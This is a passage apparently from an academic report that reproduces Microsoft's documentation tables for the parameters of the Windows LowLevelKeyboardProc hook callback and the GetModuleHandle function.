code [in]	int	A code the hook procedure uses to determine how to process the message. If *nCode* is less than zero, the hook procedure must pass the message to the *CallNextHookEx* function without further processing and should return the value returned by *CallNextHookEx*.
wParam [in]	WPARAM	The identifier of the keyboard message. This parameter can be one of the following messages: *WM_KEYDOWN*, *WM_KEYUP*, *WM_SYSKEY DOWN*, or *WM_SYSKEYUP*.
lParam [in]	LPARAM	A pointer to a *KBDLLHOOKSTRUCT* structure.

Table 8: LowLevelKeyboardProc parameters. (Microsoft, 2019)

- **GetModuleHandle**

Retrieves a module handle for the specified module. The module must have been loaded by the calling process.

Parameter	Description
lpModuleName	The name of the loaded module (either a .dll or .exe file). If the file name extension is omitted, the default library extension .dll is appended. The file name string can include a trailing point character "." to indicate that the module name has no extension. The string does not have to specify a path. When specifying a path, be sure to use backslashes (\), not forward slashes (/). The name is compared (case independently) to the names of modules currently mapped into the address space of the calling process.

Table 9: GetModuleHandle parameter. (Microsoft, 2019)